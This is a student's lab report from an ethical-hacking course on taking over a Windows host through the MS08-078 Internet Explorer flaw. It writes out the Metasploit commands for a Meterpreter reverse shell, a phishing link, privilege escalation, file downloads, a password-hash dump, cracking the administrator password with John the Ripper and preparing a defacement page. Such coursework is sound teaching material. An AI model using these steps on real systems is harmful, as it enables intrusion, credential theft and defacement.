Using Browser Exploitation to take over a Host's Computer

ETHICAL HACKING & LAB Assignment 4

Student Info
Name: SRIJA PABBA
Student ID: 00866719
Email:
spabb6@unh.newhaven.edu

Table of Contents

Executive Summary

Highlights

> *In this lab, I exploited an Internet Explorer vulnerability to take control of a victim's computer using Metasploit. I performed a spear phishing attack by sending a malicious link to the victim. Once the victim clicked the link, their system was compromised, and I used **Meterpreter** to interact with it. I stole account hashes, cracked the administrator password using **John the Ripper**, and defaced the victim's website to show the impact of the attack.*


Objectives

> *The goal of this lab was to demonstrate how to exploit the **ms08_078** vulnerability in Internet Explorer. I set up a Metasploit listener on Kali Linux, sent a spear phishing email with a malicious link, and exploited the vulnerability to gain access to the victim's system. After compromising the system, I used **Meterpreter** to extract password hashes, cracked the administrator password with **John the Ripper**, and defaced the victim's website to complete the attack.*

Lab Description Details

After Launching the msfconsole of the Metasploit framework

To search for XAMPP exploit.



The screenshot shows the command used to search the XAMPP exploit

To get the Information about the Internet Explorer exploit

```
msf > use exploit/windows/browser/ms08_078_xml_corruption
msf exploit(ms08_078_xml_corruption) > info

       Name: MS08-078 Microsoft Internet Explorer Data Binding Memory Corruption
     Module: exploit/windows/browser/ms08_078_xml_corruption
   Platform: Windows
 Privileged: No
    License: Metasploit Framework License (BSD)
       Rank: Normal
  Disclosed: 2008-12-07

Provided by:
  hdm <x@hdm.io>

Available targets:
  Id  Name
  --  ----
  0   Automatic

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address o
n the local machine or 0.0.0.0
  SRVPORT  8080             yes       The local port to listen on.
  SSL      false            no        Negotiate SSL for incoming connections
  SSLCert                   no        Path to a custom SSL certificate (default is randomly
generated)
```

```
msf exploit(ms08_078_xml_corruption) > show options

Module options (exploit/windows/browser/ms08_078_xml_corruption):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  0.0.0.0          yes       The local host to listen on. This must be an address
on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is randomly
 generated)
   URIPATH                   no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Screenshot shows the command to get information about the Internet explorer exploit

Set the IP address of the remote host and also set the webroot path

```
msf exploit(ms08_078_xml_corruption) > set SRVHOST 175.45.176.199
SRVHOST => 175.45.176.199
msf exploit(ms08_078_xml_corruption) > set URIPATH /
URIPATH => /
```

To view the values we have set for internet explorer exploit

```
File  Edit  View  Search  Terminal  Help
msf exploit(ms08_078_xml_corruption) > show options

Module options (exploit/windows/browser/ms08_078_xml_corruption):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  175.45.176.199   yes       The local host to listen on. This must be
 an address on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default
 is randomly generated)
   URIPATH  /                no        The URI to use for this exploit (default
is random)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf exploit(ms08_078_xml_corruption) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms08_078_xml_corruption) > set LHOST 175.45.176.199
LHOST => 175.45.176.199
```


Screenshot shows that payload is set to windows server meterpreter shell and set to local host

To see the options that we have set


```
msf exploit(ms08_078_xml_corruption) > show options

Module options (exploit/windows/browser/ms08_078_xml_corruption):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  175.45.176.199   yes       The local host to listen on. This must be an addres
on the local machine or 0.0.0.0
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connections
   SSLCert                   no        Path to a custom SSL certificate (default is random
 generated)
   URIPATH  /                no        The URI to use for this exploit (default is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process
none)
   LHOST     175.45.176.199   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

To exploit the remote system

```
msf exploit(ms08_078_xml_corruption) > exploit
[*] Exploit running as background job.

[*] Started reverse TCP handler on 175.45.176.199:4444
msf exploit(ms08_078_xml_corruption) > [*] Using URL: http://175.45.176.199:8080/
[*] Server started.
msf exploit(ms08_078_xml_corruption) >
```



This Screenshot shows the URL popped in Mail



This Screenshot shows that the login credentials after clicking the link a

```
msf exploit(ms08_078_xml_corruption) >
[*] 203.0.113.100    ms08_078_xml_corruption - Sending MS08-078 Microsoft Inter
et Explorer Data Binding Memory Corruption init HTML
[*] 203.0.113.100    ms08_078_xml_corruption - Sending DLL
[*] 203.0.113.100    ms08_078_xml_corruption - Sending MS08-078 Microsoft Inter
et Explorer Data Binding Memory Corruption init HTML
[*] 203.0.113.100    ms08_078_xml_corruption - Sending exploit HTML (Using .NET
DLL)
[*] Sending stage (957487 bytes) to 203.0.113.100
[*] Meterpreter session 2 opened (175.45.176.199:4444 -> 203.0.113.100:29044) a
 2024-11-12 13:25:00 -0500
```

To list all established sessions for victims

```
msf exploit(ms08_078_xml_corruption) > sessions -l

Active sessions
===============

  Id  Type                   Information                    Connection
  --  ----                   -----------                    ----------
  2   meterpreter x86/win32  CAMPUS\administrator @ SERVER  175.45.176.199:4444
-> 203.0.113.100:29044 (192.168.1.10)

msf exploit(ms08_078_xml_corruption) >
msf exploit(ms08_078_xml_corruption) > sessions -i 1
[-] Invalid session identifier: 1
msf exploit(ms08_078_xml_corruption) > sessions -i 2
[*] Starting interaction with 2...
```


The screenshot shows the command to interact with the session on the victim machine

To determine which account we are using on Victim and escalate our privileges to the system account

```
meterpreter > getuid
Server username: CAMPUS\administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
meterpreter > screenshot
Screenshot saved to: /root/vHFlSWDR.jpeg
meterpreter >
```


This Screenshot shows that we took the screenshort of victim's machine



This Shows the .jpeg file to view the file victim's desktop

To list the present working directory on the victim and we used "cd \ " to change the present working directory on the victim

```
meterpreter > pwd
C:\Users\Administrator\Desktop
meterpreter > cd \
meterpreter > pwd
C:\
```



This shows the files in the current directory on the victim

This command shows to change to the share directory on the victim

```
meterpreter > cd share
meterpreter > ls
Listing: C:\share
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
40777/rwxrwxrwx   0      dir   2018-02-26 00:17:55 -0500  DeathStar
100666/rw-rw-rw-  23658  fil   2018-02-25 23:46:04 -0500  config-pfsense.university.edu.xml
100666/rw-rw-rw-  23669  fil   2018-02-25 23:48:29 -0500  flag4.xml
```

To change to the DeathStar directory on the victim.

```
meterpreter > cd DeathStar
meterpreter > ls
Listing: C:\share\DeathStar
===========================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  1888856  fil   2018-02-26 00:08:55 -0500  blueprint1.jpg
100666/rw-rw-rw-  175703   fil   2018-02-26 00:14:22 -0500  blueprint2.jpg
100666/rw-rw-rw-  56571    fil   2018-02-26 00:17:15 -0500  blueprint3.jpg
100666/rw-rw-rw-  109575   fil   2018-02-26 00:17:55 -0500  blueprint4.jpg
```

To download the files in the current directory from the victim


```
meterpreter > download *.* /root
[*] downloading: .\blueprint1.jpg -> /root/blueprint1.jpg
[*] download   : .\blueprint1.jpg -> /root/blueprint1.jpg
[*] downloading: .\blueprint2.jpg -> /root/blueprint2.jpg
[*] download   : .\blueprint2.jpg -> /root/blueprint2.jpg
[*] downloading: .\blueprint3.jpg -> /root/blueprint3.jpg
[*] download   : .\blueprint3.jpg -> /root/blueprint3.jpg
[*] downloading: .\blueprint4.jpg -> /root/blueprint4.jpg
[*] download   : .\blueprint4.jpg -> /root/blueprint4.jpg
meterpreter >
```

To download the password hashes from the Victim machine

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13ce
f42:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:36b91ac297678e0089486b2d14f95ff2:::
admin:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_WINFILE:1016:aad3b435b51404eeaad3b435b51404ee:1b90a38440bc97db489326fd4fb86
112:::
superman:1121:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:
::
superwoman:1122:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef4
2:::
aquaman:1123:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42::
:
batman:1124:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
```

Highlighted the Administrator account and the two hashes and then pasted in the “leafpad pass.text”

Then created a text file pass.txt using the command “john pass.txt –format=NT”



```
root@kali2:~# john pass.txt --format=NT
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (NT [MD4 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd         (Administrator)
1g 0:00:00:00 DONE 2/3 (2024-11-12 17:35) 16.66g/s 42933p/s 42933c/s 42933C/s orlando..patches
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

To create an html file.

```
root@kali2:~# echo this site is hacked > index.html
```

To list the present working directoty and to list files in the current directory on the victim


```
meterpreter > pwd
C:\share\DeathStar
meterpreter > cd \
meterpreter > pwd
C:\
meterpreter > ls
Listing: C:\
============
```

root@kali2: ~


File Edit View Search Terminal Help

```
meterpreter > ls
Listing: C:\
============

Mode              Size        Type  Last modified              Name
----              ----        ----  -------------              ----
40777/rwxrwxrwx   0           dir   2018-04-25 13:43:46 -0400  $Recycle.Bin
100444/r--r--r--  8192        fil   2012-09-10 22:01:39 -0400  BOOTSECT.BAK
40777/rwxrwxrwx   0           dir   2016-07-08 03:24:15 -0400  Boot
40777/rwxrwxrwx   0           dir   2008-01-19 06:59:13 -0500  Documents and Settings
100777/rwxrwxrwx  12101952    fil   2016-04-29 10:35:33 -0400  Opera-Mail-1.0-1040.i386.ex
e
40777/rwxrwxrwx   0           dir   2008-01-19 04:40:52 -0500  PerfLogs
40555/r-xr-xr-x   0           dir   2018-04-25 11:22:48 -0400  Program Files
40777/rwxrwxrwx   0           dir   2016-05-03 00:09:26 -0400  ProgramData
40777/rwxrwxrwx   0           dir   2016-02-03 22:59:33 -0500  System Volume Information
40555/r-xr-xr-x   0           dir   2019-01-04 21:59:58 -0500  Users
40777/rwxrwxrwx   0           dir   2024-11-12 17:16:35 -0500  Windows
100666/rw-rw-rw-  18144       fil   2016-02-03 22:53:39 -0500  Windows-Server-2008.jpg
100666/rw-rw-rw-  213941      fil   2016-02-03 22:37:48 -0500  Windows-Server-2008.png
100777/rwxrwxrwx  24          fil   2006-09-18 17:43:36 -0400  autoexec.bat
100444/r--r--r--  333203      fil   2008-01-19 02:45:45 -0500  bootmgr
100666/rw-rw-rw-  10          fil   2006-09-18 17:43:37 -0400  config.sys
100777/rwxrwxrwx  36          fil   2018-10-19 02:23:05 -0400  freeze.bat
```

To change to the share directory on the victim



To change the present working directory on the victim.



